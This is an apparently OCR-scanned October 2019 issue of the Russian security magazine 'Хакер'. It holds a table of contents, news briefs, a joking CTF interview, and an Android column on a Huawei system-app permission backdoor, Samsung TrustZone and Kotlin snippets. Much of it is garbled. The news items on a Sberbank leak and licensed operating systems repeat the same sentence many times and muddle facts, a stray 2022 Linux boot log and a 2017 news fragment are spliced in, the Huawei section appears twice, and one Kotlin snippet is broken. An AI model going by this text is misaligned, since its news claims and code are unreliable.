ХАКЕР

ОКТЯБРЬ 2019

Учимся использовать Evilginx 2, мощнейший комбайн для фишинга

Собираем данные пользователей в Active Directory

9 фреймворков для постэксплуатации

МОБИЛЬНАЯ [АНТИ]СЛЕЖКА

Cover Story

Как собрать мобильник в домашних условиях и почему даже это не поможет скрыться

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

Октябрь 2019
№ 247

CONTENTS

MEGANews
Всё новое за последний месяц

Блиц-интервью
Омар Ганиев (beched) о хакерском опыте и участии в CTF

Android
Бэкдор в смартфонах Huawei и особенности реализации TrustZone в Samsung

Без слежки и закладок
Как собрать свой мобильник и почему сегодня это проще, чем кажется

Call Detail Record
Как полиция вычисляет преступников без сложной техники

Фреймворки для постэксплуатации
Выбираем между Metasploit, Cobalt Strike, Merlin, Apfell, Faction C2, Koadic и другими

Разведка в Active Directory
Получаем пользовательские данные в сетях Windows без привилегий

Удаленный аккаунт
Новый способ обмануть гарантов сделок в Telegram

В королевстве PWN
Обходим DEP и брутфорсим ASLR на виртуалке с Hack The Box

Комбайн для фишинга
Как Evilginx 2 используют для кражи аккаунтов

Лазейка в Webmin
Как работает бэкдор в панели управления сервером

Четыре с половиной пароля
Как устроена система аутентификации iOS

Справочник анонима
Как работают токены аутентификации и в чем их отличия от паролей

Полезный демон
Как перестать бояться systemd и сделать свой сервис для Linux

Основы цифровой схемотехники
Как логические элементы образуют биты памяти в твоем компьютере

А мы пойдем в обход
Простые рецепты для выборочного шифрования трафика в Linux

Как сломать яблоко
Пошаговая инструкция по джейлбрейку iOS 12

Prefix hijacking
Используем RPKI для борьбы с потерей трафика

Непростой протокол
Автоматизируем настройку адресов в IPv6

Стойкий админ
Строим отказоустойчивые сети в Linux с keepalived

Печать силой мысли
Как работают интерфейсы мозг – компьютер и на что они способны сегодня

Делаем игровую приставку
Как я собрал ретроконсоль в домашних условиях

Титры
Кто делает этот журнал

MEGANEWS

Ирина Фёдорова
Kaspersky Lab

УТЕЧКИ СБЕРБАНКА

В октябре СМИ начали сразу с несколько утечек данных, касающихся Сбербанка. Все начались с того, что кодами, которые использовали для доступа к частям личных кабинетов граждане клиенты Сбербанка, воспользовались злоумышленники. Сбербанк, конечно, сообщил, что ничего такого не произошло, но пароли сбросил. Потом в Интернете появились данные клиентов.

По информации издания, утечка могла произойти в конце августа текущего года. Сообщается, что в ходе расследования выяснилось, что в Национальном Платежном Совете (платежная система, которая обеспечивает работу банкоматов) среди прочих использовались только 256-битные ключи (сильный и слабейшие — 1024-битные). Ключи были сгенерированы в 2010 году и не обновлялись.

Сообщается, что в ходе расследования выяснилось, что в Национальном Совете, ответственном за обеспечение безопасности Сбербанка и прочих банков, отсутствовали даже элементарные средства защиты. Например, в ходе расследования выяснилось, что в Национальном Совете не использовались даже средства для записи и защиты данных клиентов. Сообщается, что в ходе расследования выяснилось, что в Национальном Совете не использовались даже средства для записи и защиты данных клиентов. Сообщается, что в ходе расследования выяснилось, что в Национальном Совете не использовались даже средства для записи и защиты данных клиентов.

Что делать? Сообщается, что в ходе расследования выяснилось, что в Национальном Совете не использовались даже средства для записи и защиты данных клиентов. Сообщается, что в ходе расследования выяснилось, что в Национальном Совете не использовались даже средства для записи и защиты данных клиентов. Сообщается, что в ходе расследования выяснилось, что в Национальном Совете не использовались даже средства для записи и защиты данных клиентов.

Что делать? Сообщается, что в ходе расследования выяснилось, что в Национальном Совете не использовались даже средства для записи и защиты данных клиентов. Сообщается, что в ходе расследования выяснилось, что в Национальном Совете не использовались даже средства для записи и защиты данных клиентов. Сообщается, что в ходе расследования выяснилось, что в Национальном Совете не использовались даже средства для записи и защиты данных клиентов.

ДРУГИЕ ОБЗОРЫ

Вычислительная обработка в пределах центра контактов информации: 20 инновационных решений

СМИ собрали об утечке данных 4,7 миллиона клиентов Сбербанка

Из-за ошибки сервисного сайта Kaspersky Lab пользователи получили 30 напоминаний Kaspersky Lab

Найдена уязвимость, дающая доступ к данным 2 500 000 пациентов Indiana Health Plan

Вне СМИ собрали об утечке данных 2 500 000 клиентов

92% ПРОМЫШЛЕННЫМИ ПРЕДПРИЯТИЯМИ ИСПОЛЬЗУЮТ ЛИЦЕНЗИОННЫЕ ОС

Согласно исследованию, проведенному компанией Kaspersky Lab, 92% предприятий в России используют на своих рабочих компьютерах лицензионные версии операционных систем. Из 8% предприятий, использующих пиратские версии ОС, 3% не знают, что в ней содержится вирус, 5% не знают, что в ней содержится вирус, 5% не знают, что в ней содержится вирус, 5% не знают, что в ней содержится вирус.

Среди предприятий, использующих лицензионные версии ОС, 3% не знают, что в ней содержится вирус, 5% не знают, что в ней содержится вирус, 5% не знают, что в ней содержится вирус.

Среди предприятий, использующих лицензионные версии ОС, 3% не знают, что в ней содержится вирус, 5% не знают, что в ней содержится вирус, 5% не знают, что в ней содержится вирус.

ЖУЧОК В CISCO

Пресс-релизы гласят, что на ежегодной Worldwide Cybersecurity Conference компания Cisco представила свои новые решения в области кибербезопасности. Среди прочих — на ограждение периметра Вадаметро и поиска в поисковом интернете вирусов-шифровальщиков.

Также на конференции Cisco представила новые решения для обеспечения безопасности Apple и Android, предназначенные для корпоративной сферы. Представлены новые решения для обеспечения безопасности Apple и Android, предназначенные для корпоративной сферы. Представлены новые решения для обеспечения безопасности Apple и Android, предназначенные для корпоративной сферы.

Кроме того,

```
[ 0.000000] Linux version 3.10.0-1160.71.1.el7.x86_64 (mockbuild@kbuilder.bsys.centos.org) (gcc version 4.8.5 20150623 (Red Hat 4.8.5-44) (GCC)) #1 SMP Tue Jun 28 15:37:28 UTC 2022
[ 0.000000] Command line: BOOT_IMAGE=/vmlinuz-3.10.0-1160.71.1.el7.x86_64 root=/dev/mapper/cl_localhost-root ro crashkernel=auto rd.lvm.lv=cl_localhost/root rd.lvm.lv=cl_localhost/swap rhgb quiet LANG=ru_RU.UTF-8
[ 0.000000] e820: BIOS-provided physical RAM map:
[ 0.000000] BIOS-e820: [mem 0x0000000000000000-0x0000000000057fff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000000058000-0x0000000000059fff] reserved
[ 0.000000] BIOS-e820: [mem 0x000000000005a000-0x000000000009ffff] usable
[ 0.000000] BIOS-e820: [mem 0x00000000000a0000-0x00000000000fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000000100000-0x0000000bb7ffffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bb8000000-0x0000000bb8ffffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bb9000000-0x0000000bb9ffffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bba000000-0x0000000bba7fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bba800000-0x0000000bba8fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bba900000-0x0000000bba9fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbaa00000-0x0000000bbb7fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbb800000-0x0000000bbb8fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbb900000-0x0000000bbb9fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbba00000-0x0000000bbbbfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbbc00000-0x0000000bbbcfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbbd00000-0x0000000bbbdfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbbe00000-0x0000000bbbefffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbbf00000-0x0000000bbbffffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbc000000-0x0000000bbc7fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbc800000-0x0000000bbc8fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbc900000-0x0000000bbc9fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbca00000-0x0000000bbcbfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbcc00000-0x0000000bbcdfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbce00000-0x0000000bbcefffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbcf00000-0x0000000bbcffffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbd000000-0x0000000bbd7fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbd800000-0x0000000bbd8fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbd900000-0x0000000bbd9fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbda00000-0x0000000bbdbfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbdc00000-0x0000000bbdcfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbdd00000-0x0000000bbdffffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbe000000-0x0000000bbe7fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbe800000-0x0000000bbe8fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbe900000-0x0000000bbe9fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbea00000-0x0000000bbebfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbec00000-0x0000000bbecfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbed00000-0x0000000bbedfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbee00000-0x0000000bbefffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbf000000-0x0000000bbf7fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbf800000-0x0000000bbf8fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbf900000-0x0000000bbf9fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbfa00000-0x0000000bbfbfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbfc00000-0x0000000bbfcfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbfd00000-0x0000000bbfdfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bbfe00000-0x0000000bbfefffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bbff00000-0x0000000bbffffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bc0000000-0x0000000bc7ffffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bc8000000-0x0000000bc8ffffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bc9000000-0x0000000bc9ffffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bca000000-0x0000000bca7fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bca800000-0x0000000bca8fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bca900000-0x0000000bca9fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcaa00000-0x0000000bcb7fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcb800000-0x0000000bcb8fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcb900000-0x0000000bcb9fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcba00000-0x0000000bcbbfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcbc00000-0x0000000bcbcfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcbd00000-0x0000000bcbdfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcbe00000-0x0000000bcbefffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcbf00000-0x0000000bcbffffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcc000000-0x0000000bcc7fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcc800000-0x0000000bcc8fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcc900000-0x0000000bcc9fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcca00000-0x0000000bccbfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bccc00000-0x0000000bccdfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcce00000-0x0000000bccefffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bccf00000-0x0000000bccffffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcd000000-0x0000000bcd7fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcd800000-0x0000000bcd8fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcd900000-0x0000000bcd9fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcda00000-0x0000000bcdbfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcdc00000-0x0000000bcdcfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcdd00000-0x0000000bcdffffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bce000000-0x0000000bce7fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bce800000-0x0000000bce8fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bce900000-0x0000000bce9fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcea00000-0x0000000bcebfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcec00000-0x0000000bcecfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bced00000-0x0000000bcedfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcee00000-0x0000000bcefffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcf000000-0x0000000bcf7fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcf800000-0x0000000bcf8fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcf900000-0x0000000bcf9fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcfa00000-0x0000000bcfbfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcfc00000-0x0000000bcfcfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcfd00000-0x0000000bcfdfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bcfe00000-0x0000000bcfefffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bcff00000-0x0000000bcffffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bd0000000-0x0000000bd7ffffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bd8000000-0x0000000bd8ffffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bd9000000-0x0000000bd9ffffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bda000000-0x0000000bda7fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bda800000-0x0000000bda8fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bda900000-0x0000000bda9fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bdaa00000-0x0000000bdb7fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bdb800000-0x0000000bdb8fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bdb900000-0x0000000bdb9fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bdba00000-0x0000000bdbbfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bdbc00000-0x0000000bdbcfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bdbd00000-0x0000000bdbdfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bdbe00000-0x0000000bdbefffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bdbf00000-0x0000000bdbffffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bdc000000-0x0000000bdc7fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bdc800000-0x0000000bdc8fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bdc900000-0x0000000bdc9fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bdca00000-0x0000000bdcbfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bdcc00000-0x0000000bdcdfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bdce00000-0x0000000bdcefffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bdcf00000-0x0000000bdcffffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bdd000000-0x0000000bdd7fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bdd800000-0x0000000bdd8fffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bdd900000-0x0000000bdd9fffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bdda00000-0x0000000bddbfffff] usable
[ 0.000000] BIOS-e820: [mem 0x0000000bddc00000-0x0000000bddcfffff] reserved
[ 0.000000] BIOS-e820: [mem 0x0000000bddd00000-0x0000000bdd
```

Согласно сообщениям же, Кабмин, конечно, также должен сделать соответствующие выводы. Ранее в Госдуме сообщили, что в ближайшем будущем в Дагестане будет запрещено использовать спутниковые телефоны (Satellite phone). Как сообщает Интерфакс, в Госдуме, ссылаясь на сообщения СМИ, отмет

MEGANEWS

ИЮЛЬ 2017 · ВЫПУСК СЕМЬЯ

На прошлом месяце от Apple появилась API Google Safe Browsing в Safari для проверки ссылок. Но в этом году компания добавила в браузер расширение сервиса безопасности Google, а начинался «начинкой» Firefox. Теперь В результате чего GMA, он всем многочисленным сканирования, сообщает о пропускает Google. Компания сообщила, что Apple собирается в первом и в Safari одна. Но не все пользователи знают, что Google Safe Browsing, что данная технология работает. Что, механизмом Google и Tencent, по сути, перешел в Safari. Сервис Google предупреждает пользователей, что сервер URL, что проверяет Safari. Расширение Apple «скармливает», что информация в Safari сервисам Google. Компания Google, Safari, Safari, Safari

БЛИЦ-ИНТЕРВЬЮ

ОМАР ГАНИЕВ (BECHED)

О ХАКЕРСКОМ ОПЫТЕ И УЧАСТИИ В CTF

Сегодня у нас в гостях человек, который силен одновременно в CTF и вольной борьбе, участник команды LC↯BC, входящей в мировой топ, и исследователь с огромным опытом за плечами — Омар Ганиев AKA beched.

INFO

Серия «Блиц-интервью» – короткие и полушуточные интервью со специалистами в области ИБ, подготовленные ведущими канала @rusecmedia эксклюзивно для «Хакера».

— Перед тобой вирус на JavaScript, твои действия?
— Писать статью для юных исследователей в «Хакер»!

— Расскажи о своей компании Deteact. Правда, что твой многолетний опыт в ИБ позволяет использовать такие инструменты, как Acunetix и sqlmap?
— Совершенно верно! Также отмечу, что ежедневные изнурительные тренировки позволяют нам быстрее всех вставлять кавычки в параметры запросов, а знание инструмента Format Painter в MS Word обязательно для получения позиции Senior в нашей компании.

— Чем был полезен опыт работы в компаниях по информационной безопасности?
— Кому, обществу? Но ведь индустрия ИБ — это паразит на теле человечества! Главной же персональной пользой могу назвать кругозор, получаемый от тестирования самых разных инфраструктур и изучения различных бизнес-процессов и их угроз.

— Вспомни свой первый CTF. Навыки и опыт в каких вещах помогли в решении заданий? Что стоит «прокачивать» молодым специалистам?
— Конечно же, необходимо прокачивать хитрость, изворотливость, умение обмениваться решениями с другими командами, проводить DoS-атаки на другие команды, эксплуатировать race condition в скорборде, подниматься до рута на серверах тасков и воровать флаги от других тасков, выпрашивать флаги в IRC и ныть там же, искать чужие решения на Pastebin и так далее. В общем, все как в жизни! А если серьезно, то нужно прокачивать внимательность, усидчивость, умение читать код, знание большого количества технологий и атак.

— Какими захватами вы занимаетесь, кроме захвата флага?
— Борцовскими и рейдерскими, жи есть! Ну и захватами внимания.

Омар Ганиев (слева) и Анатолий Катюшин (справа) после награждения на Positive Hack Days III

— В CTF получается заработать? На фото выше мы насчитали примерно 3200 рублей. Сколько ты выиграл за последние два года?
— Есть более козырные фотки с баксами =) Мы, как команда LC↯BC, за 2018–2019 годы выиграли что-то вроде 200 тысяч долларов, так что особо не заработаешь. Делить выигранные средства мы начали лишь недавно. Выигрыши — просто побочный эффект, ведь CTF в первую очередь хобби, и мы активно участвуем и в соревнованиях без призов.

— Продолжи анекдот: «Заходят в бар три CTF-ера…»
— А бармен им говорит: «Лучше бы ресерчили!»

— Дай пять советов по ИБ для наших читателей.
— Бросай, пока не поздно; изучай технологии, а не только инструменты; изучай бизнес и экономику для понимания угроз; будь толерантен к трансгендерам, наркоманам, CTF-ерам и т. д. Ну и изучай OPSEC на чужих ошибках!

WWW

- Омар Ганиев в твиттере
- Сайт Deteact

ANDROID

БЭКДОР В СМАРТФОНАХ HUAWEI И ОСОБЕННОСТИ РЕАЛИЗАЦИИ TRUSTZONE В SAMSUNG

Евгений Зобенко
Лаборатория Касперского
@zobenko

Сегодня в выпуске: бэкдор в смартфонах Huawei, исследование устройства с поддержкой защищенной среды исполнения в смартфоне Samsung, простой и надежный способ защищать данные пользователя, оптимизация приложения для Chrome OS, объяснение разницы между val и const val в Kotlin, а также инструменты перепостинга и большая подборка библиотек для разработчиков.

ПОЧИТАТЬ

Бэкдор в смартфонах Huawei

Huawei Smartphones Hijacked via Backdoor to Reinstall Google Services — статья разработчика Mobiß о том, как Huawei удалось реализовать систему установки сервисов Google на недавно выпущенных смартфонах для Китая.

Напомним, что в результате развязанной президентом Трампом торговой войны США и Китаем Google была вынуждена разорвать действующие соглашения с компанией Huawei. В результате Huawei больше не может легально устанавливать приложения Google на свои устройства.

Казалось бы, приложения, в том числе Google Play, всегда можно добавить из сторонних источников. Однако для их работы необходимы сервисы и библиотеки Google, которые должны быть изначально прошиты и не могут быть установлены отдельно.

Huawei смогла обойти ограничивающий ситуацию, но энтузиасты быстро выяснили, что в Сети можно найти прошивкам LZPlay, которые магическим образом устанавливают необходимые сервисы. Но оказывается, что даже это работает не для всех.

Иначе инсталлятор перестанется и большая подборка библиотек для разработчиков.

ПОЧИТАТЬ

Бэкдор в смартфонах Huawei

Huawei Smartphones Hijacked via Backdoor to Reinstall Google Services — статья разработчика Mobiß о том, как Huawei удалось реализовать систему установки сервисов Google на недавно выпущенных смартфонах для Китая.

Напомним, что в результате развязанной президентом Трампом торговой войны США и Китаем Google была вынуждена разорвать действующие соглашения с компанией Huawei. В результате Huawei больше не может легально устанавливать приложения Google на свои устройства.

Казалось бы, приложения, в том числе Google Play, всегда можно добавить из сторонних источников. Однако для их работы необходимы сервисы и библиотеки Google, которые должны быть изначально прошиты и не могут быть установлены отдельно.

Huawei смогла обойти ограничивающий ситуацию, но энтузиасты быстро выяснили, что в Сети можно найти прошивкам LZPlay, которые магическим образом устанавливают необходимые сервисы. Но оказывается, что даже это работа или инструмент не помогает.

Иначе инсталлятор перестанется и большая подборка библиотек для разработчиков.

```
cuses-permission android.permission.com.huawei.permission.sec.MDM_APP
_MANAGEMENT"/>
cuses-permission android.permission.com.huawei.permission.sec.MDM_IN
STALL_SYS_APP"/>
cuses-permission android.permission.com.huawei.permission.sec.MDM_IN
STALL_UNDETACHABLE_APP"/>
cuses-permission android.permission.com.huawei.systemmanager.permission.
ACCESS_INTERFACE"/>
```

Документация сообщает, что отдельные из этих разрешений предназначены для использования функции MDM, при помощи которой компании контролируют устройства своих сотрудников. Но документация ничего не говорит о двух разрешениях, которые, судя по названиям, нужны для установки системных приложений.

```
cuses-permission android.permission.com.huawei.permission.sec.MDM_IN
STALL_SYS_APP"/>
cuses-permission android.permission.com.huawei.permission.sec.MDM_IN
STALL_UNDETACHABLE_APP"/>
```

Учитывая то, что системный раздел в новых устройствах Huawei всегда подключается в режиме «только чтение», эти разрешения позволяют дать любому сторонниму производителю привилегии системных. По сути, это бэкдор.

Но самое интересное, что использовать эти API могут только приложения, подписанные специальными ключами Huawei. Другими словами. Huawei не только знала о существовании приложения LZPlay, но и одобряла его, выдав разработчикам ключ для подписи.


Особенности реализации TrustZone в смартфонах Samsung

Breaking Samsung's ARM Trustzone — рассказ об уязвимостях, найденных в реализации TrustZone в смартфонах Samsung. Презентация интересна не столько самими уязвимостями, сколько подробностями о внутренности системы.

Система TrustZone представляет собой выделенную среду исполнения внутри ARM-совместимых чипсетов, логически не связанную с основной средой исполнения, где работают операционная система смартфона и пользовательские приложения. Android использует TrustZone для запуска систем шифрования и обработки секретной информации, которая должна быть защищена от взлома. К TrustZone имеет доступ только ограниченный набор периферийных устройств, в хранимая ей информация защищена даже в случае взлома основной системы и доступа к памяти.

В случае с Samsung внутри TrustZone работает либо операционная система Kinibi, разработанная компанией Samsung (Samsung Galaxy S3–S6) или сама TEEGRIS, за авторством инженеров самой Samsung (Samsung Galaxy S10). В презентации рич идет только о Kinibi. Интересные факты:

- 32-битная операционка ОС;
- разграничение полномочий на уровне системных вызовов;
- запуский процессы по том числе доверенных голосовой процесс RTM (Run-Time Manager);
- RTM также отвечает за коммуникацию между процессами с помощью MCI (Mobicore Communication Interface);
- приложения могут быть запущены из стандартной среды исполнения (для подтверждения аутентификации используется цифровой подпись);
- приложения Kinibi взаимодействуют со стандартной средой с помощью разделяемой памяти, к которому записываются команды для приложений Kinibi;
- драйверы реализованы в форме обычных процессов с расширенным набором прерываний.



TrustZone в реализации Samsung

РАЗРАБОТЧИКУ

Шифрование данных приложения

Android Security Recipe — рецепт в новой Jetpack-библиотеке android-security, создающей удобные и простые инструменты для шифрования данных приложения.

Библиотека включает в себя два основных класса:

- EncryptedSharedPreferences — аналог SharedPreferences, абстрагирующий шифрование ключей и значений, записываемых в файл настроек;
- EncryptedFile выполняет автоматическое шифрование файлов с помощью собственных реализующих интерфейсов InputStream и FileOutputStream.

Пользоваться библиотекой очень просто. Подключаем библиотеку с помощью Gradle:

```
implementation "androidx.security:security-crypto:1.0.0-alpha02"
```


Затем создаем ключ шифрования (библиотека автоматически сохраняет их в KeyStore, который в современных телефонах использует защищенную среду TEE)

```
val keyGenParameterSpec = MasterKeys.AES256_GCM_SPEC
val masterKeyAlias = MasterKeys.getOrCreate(keyGenParameterSpec)
```

Далее создаем объект класса EncryptedSharedPreferences:

```
val sharedPrefs = EncryptedSharedPreferences.create(
        "secret_shared_prefs",
        masterKeyAlias,
        context,
        EncryptedSharedPreferences.PrefKeyEncryptionScheme.AES256_SIV,
        EncryptedSharedPreferences.PrefValueEncryptionScheme.AES256_GCM
)
```

Все, теперь **sharedPrefs** можно использовать вместо стандартного объекта **SharedPreferences** для сохранения и извлечения настроек. Все они будут автоматически шифроваться с помощью ключа, который не хранится рядом, даже получив прямой root на устройстве.



Так выглядят шифрованные настройки

Val vs. const val

Val is a const var, that is the question — заметка о различиях между **val** и **const val** в Kotlin.

Возьмем следующий пример:

```
val FANCY_VAL = 1
const val FANCY_CONST_VAL = 2
```

Обе эти переменные неизменяемые, но вторая объявлена с ключевым словом **const** в начале. Что это значит на деле? Все первые, **FANCY_VAL** ставит примитивную переменную, доступную из любой другой части программы. Это можно увидеть, если декомпилировать код и затем декомпилировать его в java:

```
public final class ConstValKt {
    private static final int FANCY_VAL = 1;
    public static final int FANCY_CONST_VAL = 2;

    public static final int getFANCY_VAL() {
        return FANCY_VAL;
    }
}
```

Во-вторых, переменная **FANCY_CONST_VAL** будет заинлайнена, то есть компилятор заменит все полученные значения этой переменной на само значение. Это тоже можно увидеть, если написать код, использующий эти переменные, а затем скомпилировать и декомпилировать его.

Оригинальный код:

```
public static void main(String[] args) {
    System.out.println(ConstValKt.getFANCY_VAL());
    System.out.println(ConstValKt.FANCY_CONST_VAL);
}
```

Декомпилированный код:

```
public static void main(String[] var0) {
    System.out.println(ConstValKt.getFANCY_VAL());
    System.out.println(2);
}
```

Вывод: **const** позволяет оптимизировать код, избавившись от ненужных вторых обращений к переменным.

Оптимизация приложения для Chrome OS

Optimizing Android app experiences for Chrome OS — статья разработчиков Chrome OS о том, что нужно сделать, чтобы Android-приложение стало удобнее для пользователей Chrome OS. Основные моменты:

- **Поддержка клавиатуры.** С этим вроде просто. Android с первых версий поддерживает клавиатуру. Для обработки нажатий клавиш достаточно добавить в активность один обработчик:

```
override fun onKeyUp(code: Int, ev: KeyEvent): Boolean {
    return when (code) {
        KeyEvent.KEYCODE_3 -> {
            if (isSubmitted mawaiter
                true
            }
            else -> super.onKeyUp(code, ev)
        }
    }
}
```

Следует иметь в виду, что клавиатуры на Chrome OS основаны специальной клавишей «Обновить» (код кнопки **KEYCODE_REFRESH**). В Android-приложении эта клавиша по умолчанию запускает обновление **SwipeRefreshLayout**.

- **Тачпады.** Пользователи Chrome OS ожидают, что свайп двумя пальцами по тачпаду будет прокручивать экран. Это поведение автоматически работает с приложениями Android, если все они необходимо обработать: эти действия передаются по следам игнорирования **MotionEvent** с соотношением кодов, равным нулю **event.getButtonState() == 0**.
- **NDK.** Если Android-приложение использует нативные библиотеки для платформы ARM, Chrome OS будет применять x86-транслятор для запуска кода библиотеки. Это снижает производительность, поэтому разработчику следует включить в приложение библиотеки для платформ ARM x86 и AMD64.
- **Размеры.** Android уже давно позволяет использовать разную разметку и метода-заглушки в зависимости от ориентации и размера экрана. Подробнее данная устройство и положений экрана автоматически сделает горизонтальное более удобным в использовании на устройствах с Chrome OS. Также стоит сделать обработчик смены ориентации в коллбэк **onConfigurationChanged** на случай, если пользователь подключит внешний монитор.

НОВЫЕ БИБЛИОТЕКИ KOTLIN

10 New Android Kotlin Libraries You Should Check Out This Winter — подборка из десяти новых, написанных на Kotlin библиотек:

1. Dots Indicator — индикатор, показывающий текущую страницу ViewPager (или ViewPager2).
2. CalendarView — гибкий, кастомизируемый календарь.
3. EasyFast — библиотека для создания приложения окон.
4. Timetine View — библиотека для создания таймлайнов (хоботий, спасибо, дорогущие) за другими.
5. Coil-kt — библиотека загрузки изображений (аналог Picasso и Glide).
6. Simple Calendar — еще один календарь.
7. Material Dialogs — диалог (вызывающий с левой стороны экрана панель) в стиле Material Design.
